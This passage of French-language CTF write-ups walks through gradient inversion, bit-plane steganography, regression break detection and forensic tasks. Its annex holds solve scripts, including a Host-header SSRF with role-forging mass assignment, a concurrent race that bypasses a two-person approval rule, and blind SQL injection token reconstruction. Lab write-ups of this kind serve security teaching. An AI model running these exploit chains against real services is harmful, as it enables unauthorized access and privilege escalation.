Le script développe chaque maître avec `dateutil.rrule`, ajoute les `RDATE`, retire les `EXDATE`, remplace les identités nominales par leur instance détachée, filtre sur le début réel, trie par `start_utc` et poste `{"activations":[...]}`. Il produit exactement 24 enregistrements, et le serveur répond avec le code de restauration (le flag).

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- La sémantique iCalendar est un ordre d'opérations : développer → `RDATE` → `EXDATE` → remplacement détaché → filtre sur le début *réel*. Tout autre ordre donne des ensembles plausibles mais faux.
- Le nombre attendu (24) du brief est un auto-contrôle bon marché : il aurait immédiatement révélé un `RDATE` ou un remplacement oublié.
- Se méfier des cas limites de bibliothèque (`UNTIL` UTC contre `dtstart` naïf) plutôt que de recoder les RRULE à la main.

Outils & références

- Python 3, `python-dateutil` (`rrulestr`), `urllib`
- RFC 5545 (RRULE, RDATE, EXDATE, RECURRENCE-ID)

Operation Dawn: The Shared Model

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
misc	120	213	✅	—	0xAr3s-root	Terminal43

Énoncé

> Operation Dawn, annex entry 17. Ash Army units train their dispatch authenticator together, and after each round every unit sends its learning update back to command. We intercepted one unit's update, computed on the single genuine dispatch it was holding.
>
> We also lifted the shared model and that unit's read-out of the dispatch, but neither gives it up. Recover the dispatch the update was trained on. Handout: `dispatch-authenticator.npz`, 63,124 bytes, SHA-256 `e4b4be4c…877e7`, a NumPy archive of plain numeric arrays that loads with `allow_pickle=False`. Submit the recovered dispatch text.
>
> Flag format: `CSCTF{...}`, lowercase words joined by underscores and ending in a six-character check group.

Fichiers fournis : `files/dispatch-authenticator.npz` (non commité)

En bref

La mise à jour est le gradient brut d'un MLP 50→64→8 sur un seul exemple, donc `grad_W1 = grad_b1 ⊗ x` : diviser une ligne de `update_W1` par le `update_b1` correspondant donne l'entrée `x`, qui est la dépêche encodée en `octet/255` — à lire en ASCII.

Démarche

1. Reconnaissance — ce que contient l'archive

`np.load(..., allow_pickle=False)` liste : `global_W1 (64,50)`, `global_b1`, `global_W2 (8,64)`, `global_b2` (le modèle partagé), `logits (8)` et `label` (la lecture de l'unité), et `update_W1/b1/W2/b2` (mêmes formes). La mise à jour contient beaucoup de zéros dans `update_b1` / `update_W1` : signature d'une couche cachée ReLU où les unités inactives ne reçoivent aucun gradient.

2. Hypothèse — la mise à jour est un gradient à un seul exemple

Pour une entropie croisée softmax sur un exemple, `grad_b2 = softmax(logits) − onehot(label)`. Comparé à `update_b2`, le rapport vaut exactement 1,0 sur les 8 entrées : pas de taux d'apprentissage, pas de moyenne, donc la mise à jour est le gradient brut d'un seul exemple. La rétropropagation donne alors `grad_b1 = (W2ᵀ·grad_b2) ⊙ relu'(z1)` et `grad_W1 = grad_b1 ⊗ x`.

3. Exploitation — inverser la première couche

Chaque ligne `i` avec `grad_b1[i] ≠ 0` donne `x = grad_W1[i] / grad_b1[i]`. Les 34 lignes non nulles concordent à $5 \cdot 10^{-17}$ près. Les valeurs sont dans [0,19 ; 0,49] ; multipliées par 255 ce sont des entiers (erreur 10^{-14}) : `0,2627·255 = 67 = 'C'`, `0,3255·255 = 83 = 'S'`. L'entrée de dimension 50 est donc le texte encodé en `octet/255`.

```
python3 solve/solve.py files/dispatch-authenticator.npz
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Réflexions

- En apprentissage fédéré, une mise à jour sur un seul exemple fuit l'entrée : pour une première couche dense, `grad_W = grad_b ⊗ x` réduit l'inversion à une simple division. Le batching, le clipping/bruit (DP) ou l'agrégation sécurisée existent pour l'empêcher.
- Vérifier d'abord l'hypothèse (`softmax − onehot` égal à `update_b2` exactement) évite de deviner la règle de mise à jour (gradient ou delta de poids, taux d'apprentissage).
- Le modèle partagé et la lecture logits/label étaient des leurres : seule la mise à jour était nécessaire.

Outils & références

- Python 3, NumPy
- Inversion de gradient / « deep leakage from gradients » (Zhu et al., 2019) pour le principe ; ici la forme analytique fermée de la première couche

The Reconnaissance Plate

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
misc	120	96	✅	—	0xAr3s-root	—

Énoncé

> Operation Dawn, annex entry 11. We recovered a reconnaissance plate from an overrun Ash observation post. The photograph itself is unremarkable, but our interpreters are certain the annotation we need was carried out on it. Recover it.

Fichiers fournis : `files/recon-plate.png` (non commité)

En bref

La photo est quantifiée en multiples de 4, donc ses deux bit-planes bas sont libres pour des données : le bit-plane 0 transporte une plate d'exercice en gzip/tar encadré (le leurre), le bit-plane 1 transporte la vraie plate de reconnaissance — son `annotation.txt` porte le serial, les mots du message et le groupe de contrôle dont le flag est construit.

Démarche

1. Reconnaissance — rien dans le conteneur, tout dans les bits bas

Le PNG est un 256×256 RGB avec seulement des chunks `IHDR` / `IDAT` / `IEND`, aucun chunk texte, aucune donnée après `IEND` et aucune métadonnée. Visuellement, c'est un dégradé diagonal bruité. Les statistiques de pixels le trahissent : les bits 2–7 de chaque canal sont à 1 ~50 % du temps, mais les bits 0 et 1 seulement ~0,56 % — presque toutes les valeurs sont des multiples de 4. Les seuls pixels avec des bits bas non nuls sont dans les lignes 0–3, donc un payload se trouve dans les bit-planes bas en haut de l'image.

2. Hypothèse — un payload encadré par bit-plane, et le premier est un leurre

Lire chaque bit-plane en row-major sur les valeurs R,G,B entrelacées (MSB d'abord) donne, sur *les deux* planes, le même encadrement : une longueur uint32 big-endian suivie d'un flux gzip qui se décompresse en un petit tar (`plate/caption.txt` , `plate/grid.txt` , `plate/annotation.txt`) :

- **Bit-plane 0** (longueur gzip 291) : caption « Range card practice plate. Not for action. Plate 2 of 9. », annotation « DRILL SERIAL 11 HOLD THE RIDGE LINE UNTIL RELIEVED CODE … ».
- **Bit-plane 1** (longueur gzip 290) : caption « North ridge, 0500. Low cloud over the valley. Plate 7 of 9. », annotation « RECON SERIAL 11 THE GUNS BEHIND THE RIDGE CODE … ».

Les deux partagent le même `grid.txt` et le serial 11, ce sont donc des sosies délibérés. J'ai vérifié 56 autres variantes d'extraction (bit-planes 0–3, permutations de canaux, canaux seuls, lectures transposées) : seuls ces deux payloads encadrés existent. Le critère de sélection est dans les captions : l'énoncé demande une plate de *reconnaissance* d'un *poste d'observation* (annexe 11), ce qui correspond à la caption d'observation du bit-plane 1 et à son annotation `RECON` — tandis que le bit-plane 0 se désigne lui-même comme plate d'exercice/drill, « Not for action ». Le résultat du LSB classique (bit 0) est le piège.

3. Exploitation — extraire les deux planes, garder l'annotation RECON

```
python3 solve/solve.py recon-plate.png
```

Le script extrait les deux bit-planes, déballe les deux payloads tar encadrés en mémoire et sélectionne l'annotation de reconnaissance (commence par `RECON` , caption n'est pas celle d'exercice). Le flag est ensuite reconstruit depuis `RECON SERIAL 11 THE GUNS BEHIND THE RIDGE`

`CODE …` en retirant les étiquettes `RECON SERIAL` / `CODE` — serial en premier, les mots du message en minuscules joints par des underscores, le groupe de contrôle en minuscules à la fin.

Deux soumissions naturelles sont fausses et ont été refusées : le groupe de contrôle seul entre accolades, et la transcription littérale gardant les étiquettes (`recon_serial_11_…`). La forme acceptée est celle de la série annexe avec l'entrée en premier (numéro d'entrée, mots du message, groupe de contrôle), étiquettes retirées.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Ce que j'ai appris

- Un histogramme de bits est l'indice le plus rapide ici : deux bit-planes à ~0,5 % de 1 contre ~50 % pour le reste signifient que les bits bas ont été délibérément effacés puis écrits.
- Le premier payload qu'une extraction LSB standard renvoie est le leurre ; sa propre caption le disqualifie (« practice... Not for action »). Lire *tous* les fichiers extraits, pas seulement la ligne d'annotation, est ce qui sépare les deux plates.
- L'encadrement (longueur `uint32` + gzip) rend les deux payloads auto-délimités et trivialement vérifiables — un bon contrôle que l'ordre d'extraction (row-major, RGB entrelacé, MSB d'abord) est le bon.
- Extraire le texte n'est pas la dernière étape : le flag est une *reconstruction* à partir de lui (serial, mots du message, groupe de contrôle), pas une sous-chaîne. Les étiquettes `RECON SERIAL` / `CODE` et le groupe de contrôle en majuscules sont de l'emballage, pas du contenu de flag.

Outils et références

- Python 3, NumPy, Pillow ; `zlib` (gzip) et `tarfile` pour les payloads encadrés
- Stéganographie LSB par bit-planes dans les images PNG

Watch List Audit

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
misc	120	243	✅	—	0xAr3s-root	Terminal43

Énoncé

> An adversary went after the relief-dispatch screening service of a fictional country to slip convoys past the watch list and delay evacuation supplies. Responders kept the scoring

> history across a rule change and a fresh batch of audit probes.
>
> Reconstruct the current rule and compute the response fingerprint defined in `README.txt`.
>
> The data are constructed numerical exports, not a real deployment's records. Attachment: `watch-list-audit.zip`, 57,639 bytes, SHA-256 `04c0d2ad9e8ee0c111bf70b79fc26ab9c35a32df33b2b7eacb4893f422aa0c90`.

Fichiers fournis : `files/watch-list-audit.zip` (non commité)

En bref

L'historique est un modèle linéaire sans bruit dont les coefficients ont changé exactement une fois : fitter les 500 lignes mélange les deux règles. Un scan exhaustif du point de rupture place le changement après l'observation 209, refitter les 291 dernières lignes retrouve la règle actuelle exactement (résidu ~1e-14), et quantifier ses 32 scores de probes puis les hasher comme spécifié donne le flag.

Démarche

1. Reconnaissance — un modèle linéaire, un changement, aucun bruit, aucune coupure fournie

Le ZIP (SHA-256 vérifié contre la plateforme) contient `README.txt`, `history.csv` (500 lignes chronologiques `f0..f9,score`) et `probes.csv` (32 lignes `f0..f9`). Le README donne le modèle `score = intercept + Σ weight[j]·feature[j]`, exactement un changement de déploiement pouvant modifier les coefficients, aucun bruit de mesure, et ni position de coupure ni longueur de fenêtre de fit fournies. Il fixe aussi l'empreinte : par probe, `q = floor(1000·score + 0.5)`, chaque `q` sérialisé en entier décimal suivi d'un LF, puis SHA-256 de ces octets ASCII encapsulé en `CSCTF{...}`.

2. Hypothèse — le piège est de fitter tout l'historique

Un seul fit aux moindres carrés sur les 500 lignes laisse un résidu max de 7,61 (RMS 2,12) — très au-dessus de la promesse « aucun bruit » — donc le fit global est un mélange de deux règles et toute empreinte calculée à partir de lui est fausse. Des fenêtres glissantes de 50 lignes fittent en revanche exactement (résidu max ~1e-14) mais donnent deux vecteurs de coefficients nettement différents, ce qui confirme deux régimes linéaires exacts. Avec 11 inconnues (intercept + 10 poids) et zéro bruit, la vraie coupure est la seule où *les deux* côtés fittent exactement.

3. Exploitation — scanner toutes les coupures, refitter la queue, quantifier

Pour chaque coupure avec au moins 11 lignes de chaque côté, fitter les deux côtés et garder celle qui minimise le pire résidu :

- Meilleure coupure : **après l'observation 209** (la nouvelle règle commence à l'observation 210), résidu max **9,77e-15**.

- Deuxième coupure : résidu max **0,139** — quatorze ordres de grandeur plus mauvais, donc le point de rupture est sans ambiguïté.

Refitter les lignes 210–500 (291 lignes) donne la règle actuelle (intercept `1.18176107371557`, poids `-0.56479720711399, -1.48394281958821, -1.47774713637011, 0.156478865135981, -0.791677486188283, 1.27557192265779, -1.07095910507442, 0.705859257730788, 0.886486174800421, 0.360045487909974`). L'appliquer aux 32 probes et quantifier avec `floor(1000·score + 0.5)` (un vrai floor, donc les négatifs sont arrondis comme spécifié) donne le vecteur d'entiers hashé par le README. Le résultat est stable : des refits sur des sous-fenêtres disjointes du dernier segment modifient les scores des probes d'au plus ~5e-14, tandis que la probe la plus proche d'une frontière de quantification est encore à 8,6e-6 (en unités de score), donc l'empreinte ne dépend pas de la fenêtre de fit.

```
unzip watch-list-audit.zip -d watch-list-audit   # ou garder le ZIP tel quel
python3 solve/solve.py
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Ce que j'ai appris

- « Ni coupure ni longueur de fenêtre fournies » est le cœur du challenge : le point de rupture doit être *dérivé*, pas deviné. Le zéro bruit transforme ça en test exact — les deux côtés doivent fitter à ~1e-14.
- Le fit global naïf est l'impasse voulue ; son résidu (7,61) est l'indice que deux règles sont moyennées.
- J'ai vérifié la marge de quantification avant de faire confiance au hash : la probe la plus proche est à 8,6e-6 d'une frontière, plusieurs ordres de grandeur au-dessus de toute erreur de fit, donc des bibliothèques ou fenêtres différentes ne peuvent pas retourner un entier.

Outils et références

- Python 3 + NumPy (`linalg.lstsq`), `hashlib`, `zipfile`
- Régression linéaire aux moindres carrés et détection de point de rupture (structural break)

Annexe — scripts de résolution

Operation Dawn: The Command — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 — Operation Dawn: The Command (web)
Reconstruct the token stolen via blind time-based SQL injection from an nginx log.

Usage:
    python3 solve.py [path/to/access.log]
"""

import re
import sys
from urllib.parse import unquote

LOG_PATH = sys.argv[1] if len(sys.argv) > 1 else "files/access.log"
SLEEP_THRESHOLD = 2.0  # seconds — SLEEP(2) was used

# nginx combined format line ends with rt=<seconds>
# injected query: SUBSTR(token,POS,1)='CHAR',SLEEP(2)
PATTERN = re.compile(
    r"SUBSTR\(token,(\d+),1\)='([^']+)',SLEEP\(\d+\).*?rt=([\d.]+)"
)

hits: dict[int, str] = {}

with open(LOG_PATH, "r", errors="replace") as fh:
    for line in fh:
        m = PATTERN.search(line)
        if not m:
            continue
        pos = int(m.group(1))
        char = unquote(m.group(2))   # handles %7B → {, %7D → }
        rt = float(m.group(3))
        if rt >= SLEEP_THRESHOLD:
            hits[pos] = char

if not hits:
    print("[-] No successful blind-SQLi requests found.")
    sys.exit(1)

max_pos = max(hits)
missing = [i for i in range(1, max_pos + 1) if i not in hits]
token = "".join(hits.get(i, "?") for i in range(1, max_pos + 1))

print(f"[+] Token length : {max_pos}")
if missing:
```

```
            print(f"[!] Missing positions: {missing}")
        print(f"[+] Recovered token: {token}")
```

Switchboard — `solve/solve.py`

```
        #!/usr/bin/env python3
        """
        Switchboard (web/easy) - CSCTF 2026 "Total Warfare"

        Chain:
          1. The public line-status board's JS base64-decodes the internal exchange
             controller's hostname (exch-ctl.vjod.internal) for display only - the
             browser "can't reach it", but the backend is a single server that routes
             by the Host header, so sending that Host string to the SAME host:port
             reaches the internal "Exchange controller" app directly (SSRF via
             Host-header-based virtual hosting).
          2. POST /auth {"username": "<anything>"} opens a session cookie with
             role=operator, no real authentication required ("sessions opened from
             inside the exchange network do not ask for a password").
          3. The /auth handler performs mass assignment: it also accepts a "role"
             field straight from the client and bakes it into the signed session
             cookie unchanged, so POST /auth {"username": "x", "role": "supervisor"}
             mints a supervisor session for free.
          4. GET /export/trunk-key with that cookie requires only role=supervisor
             and returns the trunk crypto key, which contains the flag.

        Usage:
            python3 solve.py [base_url] [controller_host]
        """
        import sys
        import json
        import urllib.request

        BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://w06.ctf.chronos-
security.ro:34144"
        CONTROLLER_HOST = sys.argv[2] if len(sys.argv) > 2 else "exch-ctl.vjod.internal"


        def request(path, method="GET", body=None, cookie=None):
            headers = {"Host": CONTROLLER_HOST}
            data = None
            if body is not None:
                data = json.dumps(body).encode()
                headers["Content-Type"] = "application/json"
            if cookie:
                headers["Cookie"] = cookie
            req = urllib.request.Request(BASE_URL + path, data=data, headers=headers,
method=method)
            with urllib.request.urlopen(req) as resp:
                set_cookie = resp.headers.get("Set-Cookie")
                payload = json.loads(resp.read())
                return payload, set_cookie


        def main():
            print(f"[+] Reaching internal controller via Host: {CONTROLLER_HOST}")

            # Step 1: trivial session, role baked in client-side (mass assignment)
            payload, set_cookie = request(
                "/auth", method="POST", body={"username": "ctf-player", "role":
```

```
"supervisor"}
            )
            print(f"[+] POST /auth -> {payload}")
            cookie = set_cookie.split(";", 1)[0]
            print(f"[+] Session cookie: {cookie}")

            # Step 2: export the trunk key with the forged supervisor session
            key_payload, _ = request("/export/trunk-key", cookie=cookie)
            print(f"[+] GET /export/trunk-key -> {json.dumps(key_payload, indent=2)}")
            print(f"[+] Flag: {key_payload['trunk_key']}")


        if __name__ == "__main__":
            main()
```

Two-Key Turn — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
Two-Key Turn (web/easy) - CSCTF 2026 "Total Warfare"

The console enforces a two-person rule: a fire order arms only once two
DISTINCT officers have each cast one APPROVE. We only hold a single
officer's credential (VEGA-7). "approve" is documented as "idempotent per
officer while an approval window is pending" - but idempotency checks like
this are commonly implemented as a non-atomic read-check-then-write, which
is vulnerable to a classic TOCTOU race condition.

By firing a burst of POST /orders/{id}/approve requests concurrently (on
separate connections, as the schema itself hints is "supported"), several
requests can read "0 prior approvals from VEGA-7" before any of them has
written its own approval record. Each one then writes its own record,
letting a single officer register two approvals and reach
required_approvals = 2, arming the order and releasing the flag.

Usage:
    python3 solve.py [base_url] [order_id]
"""
import sys
import concurrent.futures
import urllib.request
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://w05.ctf.chronos-
security.ro:34125"
OPERATOR_KEY = "opk_vega7_2f4b9c17e0a3"
HEADERS = {"Authorization": f"Bearer {OPERATOR_KEY}"}
BURST_SIZE = 8  # within the advertised "6-8 separate-connection" burst window


def get(path):
    req = urllib.request.Request(BASE_URL + path, headers=HEADERS)
    with urllib.request.urlopen(req) as resp:
        return json.loads(resp.read())


def approve(order_id):
    req = urllib.request.Request(
        f"{BASE_URL}/orders/{order_id}/approve", headers=HEADERS, method="POST"
    )
    try:
        with urllib.request.urlopen(req) as resp:
            return json.loads(resp.read())
    except urllib.error.HTTPError as e:
        return json.loads(e.read())


def find_pending_order():
    orders = get("/orders")["orders"]
    for o in orders:
        if o["status"] == "PENDING_AUTH":
            return o["id"]
```

```
            raise RuntimeError("no PENDING_AUTH order found")


        def main():
            order_id = sys.argv[2] if len(sys.argv) > 2 else find_pending_order()
            print(f"[+] Target order: {order_id}")

            print(f"[+] Firing {BURST_SIZE} concurrent approve() requests (race
condition)...")
            with concurrent.futures.ThreadPoolExecutor(max_workers=BURST_SIZE) as pool:
                results = list(pool.map(lambda _: approve(order_id), range(BURST_SIZE)))

            armed = [r for r in results if r.get("status") == "ARMED"]
            if not armed:
                print("[-] Order did not arm. Last response:")
                print(json.dumps(results[-1], indent=2))
                sys.exit(1)

            final = armed[-1]
            print(f"[+] Order status : {final['status']}")
            print(f"[+] Approvals    :
{final['approvals']}/{final['required_approvals']}")
            for rec in final["approval_records"]:
                print(f"      - {rec['record_id']} by {rec['officer']} (epoch
{rec['epoch']})")
            print(f"[+] Flag: {final['arming_authorization']}")


        if __name__ == "__main__":
            main()
```

Phantom Drift — `solve/solve.py`

```
        #!/usr/bin/env python3
        """phantom-drift: derive the flag from the approved vs. diverted waypoint.

        Usage: python3 -I solve.py ../files
        Pure data analysis: the decompiled sources are only read (base64-decoded) and
compared.
        """
        import base64, hashlib, json, math, re, sys
        from pathlib import Path

        d = Path(sys.argv[1])

        # 0. The .decompiled files carry the source as base64 (to read, not to run).
        for name in ("drone_control.decompiled", "command_backend.decompiled"):
            src = base64.b64decode(re.search(r'DECODED_CONTENT = "([^"]+)"', (d /
name).read_text()).group(1)).decode()
            print(f"{name}: {len(src)} chars of source", file=sys.stderr)

        # 1. Approved waypoint (manifest, also hard-coded in both validators).
        man = json.loads((d / "mission_manifest.json").read_text())
        a_lat, a_lon = man["approved_waypoint_lat"], man["approved_waypoint_lon"]

        # 2. The command that was actually sent: one JSON object holding the same fields
twice,
        #    snake_case (approved values) and PascalCase (diverted values).
        tel = json.loads((d / "telemetry_logs.json").read_text())
        cmd = next(r for r in tel["readings"] if r.get("phase") == "waypoint_update")
        assert (cmd["waypoint_lat"], cmd["waypoint_lon"]) == (a_lat, a_lon)
        b_lat, b_lon = cmd["WaypointLat"], cmd["WaypointLon"]
        print(f"approved=({a_lat},{a_lon}) diverted=({b_lat},{b_lon})", file=sys.stderr)

        # 3. flight_log.bin: 24-byte header then "TAG:xxxxxxxx" XORed with the mission id
as key.
        blob = (d / "flight_log.bin").read_bytes()[24:]
        key = man["mission_id"].encode()
        tag = bytes(c ^ key[i % len(key)] for i, c in enumerate(blob)).decode()
        assert tag.startswith("TAG:")
        tag = tag[4:]


        def haversine(r):
            p1, p2 = math.radians(a_lat), math.radians(b_lat)
            h = math.sin((p2 - p1) / 2) ** 2 + math.cos(p1) * math.cos(p2) *
math.sin(math.radians(b_lon - a_lon) / 2) ** 2
            return 2 * r * math.asin(math.sqrt(h))


        # 4. The statement does not fix the Earth radius: the tag (last 8 hex of the
digest) decides.
        for name, r in (("mean 6371000", 6371000), ("WGS84 6378137", 6378137)):
            s = f"{a_lat:.4f}{a_lon:.4f}{b_lat - a_lat:.6f}{b_lon - a_lon:.6f}
{haversine(r):.1f}"
            h = hashlib.sha256(s.encode()).hexdigest()
            print(f"R={name}: {s} -> tag {h[-8:]} (expected {tag}) {'OK' if h[-8:] == tag
else ''}", file=sys.stderr)
```

```
        if h[-8:] == tag:
            print("CSCTF{" + h[:16] + "}")
```

Silent Breaker — `solve/solve.py`

```
        #!/usr/bin/env python3
        """silent-breaker: build the containment report from the case files and submit it.

        Usage: python3 -I solve.py http://<host>:<port> [--submit]
        Without --submit only the free GET routes (/files, /events) are used and the
report is printed.
        With --submit it also calls /confirm-target (2 attempts!), /query/vpn-window and
/submit.
        Each instance is a different case, so everything is derived from that instance's
files.
        """
        import json, re, struct, sys, urllib.parse, urllib.request
        from datetime import datetime, timezone

        base = sys.argv[1].rstrip("/")


        def get(path):
            with urllib.request.urlopen(base + path, timeout=20) as r:
                return r.read()


        def post(path, obj):
            req = urllib.request.Request(base + path, json.dumps(obj).encode(), {"Content-
Type": "application/json"})
            with urllib.request.urlopen(req, timeout=20) as r:
                return json.load(r)


        # 1. Signalling feed -> subscribers using a GT outside GT-0000..GT-0999, joined
with the roster.
        events = json.loads(get("/events"))["signalling_events"]
        bad = {e["msisdn"] for e in events if not (m := re.fullmatch(r"GT-(\d{4})
(?:-.*)?", e["gt"])) or int(m.group(1)) > 999}
        roster = json.loads(get("/files/roster.json"))["employees"]
        targets = [e for e in roster if e["msisdn"] in bad and e["ot_vpn_access"]]   #
only staff with OT-VPN access can matter
        assert len(targets) == 1, targets
        emp = targets[0]["employee_id"]
        print("compromised employee:", emp, file=sys.stderr)

        # 2. Historian log -> the QUALITY=SUSPECT run and its frozen value.
        log = get("/files/hmi_monitoring.log").decode()
        suspect = re.findall(r"IOA=(0x[0-9a-f]+) VALUE=([\d.]+)A QUALITY=SUSPECT", log)
        ioa, frozen = suspect[0]
        print(f"suspect run: IOA {ioa}, frozen current {frozen}", file=sys.stderr)

        # 3. pcap -> C_SC_NA_1 (type 45) activation from the master (to port 2404): IOA,
SCO, wire time.
        pcap = get("/files/iec104_capture.pcap")
        off = 24
        cmd = None
        while off + 16 <= len(pcap):
            sec, usec, incl, _orig = struct.unpack("<IIII", pcap[off:off + 16])
            pkt = pcap[off + 16:off + 16 + incl]
```

```
            off += 16 + incl
            ihl = (pkt[14] & 15) * 4
            tcp = pkt[14 + ihl:]
            payload = tcp[(tcp[12] >> 4) * 4:]
            dport = struct.unpack(">H", tcp[2:4])[0]
            if dport == 2404 and len(payload) >= 16 and payload[0] == 0x68 and payload[6]
== 45 and payload[8] & 0x3F == 6:
                ioa_w = payload[12] | payload[13] << 8 | payload[14] << 16
                cmd = (f"{ioa_w:x}", "ON" if payload[15] & 1 else "OFF",
datetime.fromtimestamp(sec, timezone.utc).strftime("%H:%M"))
        assert cmd and int(cmd[0], 16) == int(ioa, 16), (cmd, ioa)
        print("breaker command:", cmd, file=sys.stderr)

        report = {"ioa_address": cmd[0], "command_qualifier": cmd[1], "command_time_utc":
cmd[2],
                  "telemetry_status": frozen, "vpn_session_id": None}
        if "--submit" in sys.argv:
            print(post("/confirm-target", {"employee_id": emp}), file=sys.stderr)
            vpn = json.loads(get("/query/vpn-window"))["vpn_sessions"]
            report["vpn_session_id"] = next(s["session_id"] for s in vpn if
s["employee_id"] == emp)
            print(post("/submit", report))
        else:
            print(json.dumps(report | {"vpn_session_id": "<from /query/vpn-window after
confirm-target>", "employee_id": emp}, indent=1))
```

Afterimage — `solve/solve.py`

```
        #!/usr/bin/env python3
        """afterimage: aCropalypse-style recovery of the pixels left after IEND of a
cropped PNG.

        Usage: python3 -I solve.py ../files/relay-capture.png recovered.png   (needs
Pillow)
        The cropped file was written over a longer one, so the tail of the old IDAT stream
still
        follows IEND. We rebuild that stream, locate a deflate block boundary by brute
force
        (bit offset x byte offset), seed the 32 KiB window with the end of the visible
image,
        and rebuild the last rows of the original image.
        """
        import struct, sys, zlib
        from PIL import Image

        d = open(sys.argv[1], "rb").read()
        W, H = struct.unpack(">II", d[16:24])
        BPP, STRIDE = 3, struct.unpack(">I", d[16:20])[0] * 3 + 1          # 8-bit RGB,
non-interlaced


        def chunks(buf, off):
            while off < len(buf):
                n, t = struct.unpack(">I4s", buf[off:off + 8])
                yield t, buf[off + 8:off + 8 + n], off
                off += 12 + n
                if t == b"IEND":
                    return


        # 1. Visible image: its decompressed scanlines seed the deflate window.
        idat, iend_end = b"", 0
        for t, body, off in chunks(d, 8):
            if t == b"IDAT":
                idat += body
            if t == b"IEND":
                iend_end = off + 12
        window = zlib.decompress(idat)[-32768:]
        print(f"visible {W}x{H}, {len(d) - iend_end} bytes after IEND", file=sys.stderr)

        # 2. Trailing data = tail of the old IDAT stream. It starts mid-chunk (old chunk
data, then
        #    its CRC), then regular IDAT chunks until the old IEND.
        tail = d[iend_end:]
        first = tail.index(b"IDAT") - 4                                    # length field
of first whole chunk
        stream = tail[:first - 4]                                          # leftover data
of the cut chunk
        for t, body, _ in chunks(tail, first):
            if t == b"IDAT":
                stream += body

        # 3. Find where a deflate block starts: try every bit shift / byte offset, keep
```

```
the longest
        #    decode that reaches a final block (eof) when the window is the visible
image's end.
        best = (0, None)
        for k in range(8):
            shifted = (int.from_bytes(stream, "little") >> k).to_bytes(len(stream),
"little")
            for i in range(len(stream) - 8):
                z = zlib.decompressobj(-15, zdict=window)
                try:
                    out = z.decompress(shifted[i:], 1 << 22)
                except zlib.error:
                    continue
                if z.eof and len(out) > best[0]:
                    best = (len(out), out)
        raw = best[1]
        rows = len(raw) // STRIDE
        print(f"recovered {rows} full scanlines", file=sys.stderr)

        # 4. Undo PNG filters (first row has no known previous row: treated as zeros).
        img, prev = [], bytearray(W * BPP)
        for r in range(rows):
            f, line = raw[r * STRIDE], bytearray(raw[r * STRIDE + 1:(r + 1) * STRIDE])
            for i in range(len(line)):
                a = line[i - BPP] if i >= BPP else 0
                b = prev[i]
                c = prev[i - BPP] if i >= BPP else 0
                if f == 1:
                    line[i] = (line[i] + a) & 255
                elif f == 2:
                    line[i] = (line[i] + b) & 255
                elif f == 3:
                    line[i] = (line[i] + ((a + b) >> 1)) & 255
                elif f == 4:
                    pa, pb, pc = abs(b - c), abs(a - c), abs(a + b - 2 * c)
                    line[i] = (line[i] + (a if pa <= pb and pa <= pc else b if pb <= pc
else c)) & 255
            img.append(bytes(line))
            prev = line
        Image.frombytes("RGB", (W, rows), b"".join(img)).save(sys.argv[2])
        print("wrote", sys.argv[2], "- read the recovery key on it")
```

Polyglot Requiem — `solve/solve.py`

```python
#!/usr/bin/env python3
"""polyglot-requiem: PNG+ZIP polyglot -> SQLite deleted row -> assetsignd's seal scheme.

Usage: python3 -I solve.py ../files/flight-telemetry-sdk
Nothing is executed: the PNG is parsed by hand, the ZIP is read in memory, the SQLite
file is searched as raw bytes (the row was deleted, SQLite would not show it), and the
seal scheme of `assetsignd` (found by static analysis) is re-implemented:
    msg = reverse(raw_bytes(tag)) || epoch as 8-byte little-endian
    key = SHA-256(msg);  out[i] = in[i] XOR key[i mod 32]
"""
import hashlib, io, struct, subprocess, sys, zipfile
from pathlib import Path

repo = Path(sys.argv[1])
png = (repo / "assets/telemetry_icon.png").read_bytes()

# 1. Walk the PNG chunks: tEXt "Provenance" holds the tag; the ZIP is appended after IEND.
off, tag = 8, None
while True:
    n, typ = struct.unpack(">I4s", png[off:off + 8])
    if typ == b"tEXt":
        k, _, v = png[off + 8:off + 8 + n].partition(b"\0")
        if k == b"Provenance":
            tag = bytes.fromhex(v.decode())
    off += 12 + n
    if typ == b"IEND":
        break
z = zipfile.ZipFile(io.BytesIO(png[off:]))                  # the "trailing data" is a ZIP
db = z.read("telemetry_cache.db")
print(f"tag={tag.hex()} zip members={z.namelist()}", file=sys.stderr)

# 2. Deleted row: the cell is still in the page. Record = hdr_len, 0 (NULL id), text, blob.
i = db.index(b"ci_provenance_seal")
stype = db[i - 1]                                           # serial type of the blob column
ct = db[i + 18:i + 18 + (stype - 12) // 2]
print(f"deleted row ci_provenance_seal: {len(ct)}-byte blob", file=sys.stderr)

# 3. Epoch = timestamp of the commit that added the icon (all commits share it anyway).
epoch = int(subprocess.run(
    ["git", "--git-dir", str(repo / ".git"), "log", "-1", "--format=%ct", "--", "assets/telemetry_icon.png"],
    capture_output=True, text=True, check=True).stdout)

key = hashlib.sha256(tag[::-1] + struct.pack("<Q", epoch)).digest()
print(bytes(c ^ key[j % 32] for j, c in enumerate(ct)).decode())
```

Last Commit — `solve/solve.py`

```
        #!/usr/bin/env python3
        """last-commit: rebuild the LR-731 export at the QUEUED -> COMPLETED commit of a
SQLite WAL.

        Usage: python3 -I solve.py ../files
        The originals are only read; every state is built as a plain DB image (no -wal/-
shm)
        in a temporary directory, so SQLite never touches the evidence.
        """
        import csv, hashlib, sqlite3, struct, sys, tempfile
        from pathlib import Path

        d = Path(sys.argv[1])
        db = d / "registry.sqlite"
        base = db.read_bytes()
        wal = (d / "registry.sqlite-wal").read_bytes()

        # --- WAL header + frames; validate salts and the cumulative checksum ----------
-----
        magic, _ver, ps, _seq, salt1, salt2, ck1, ck2 = struct.unpack(">8I", wal[:32])
        endian = ">2I" if magic & 1 else "<2I"           # checksum word order follows the
magic


        def cksum(buf, a, b):
            for i in range(0, len(buf), 8):
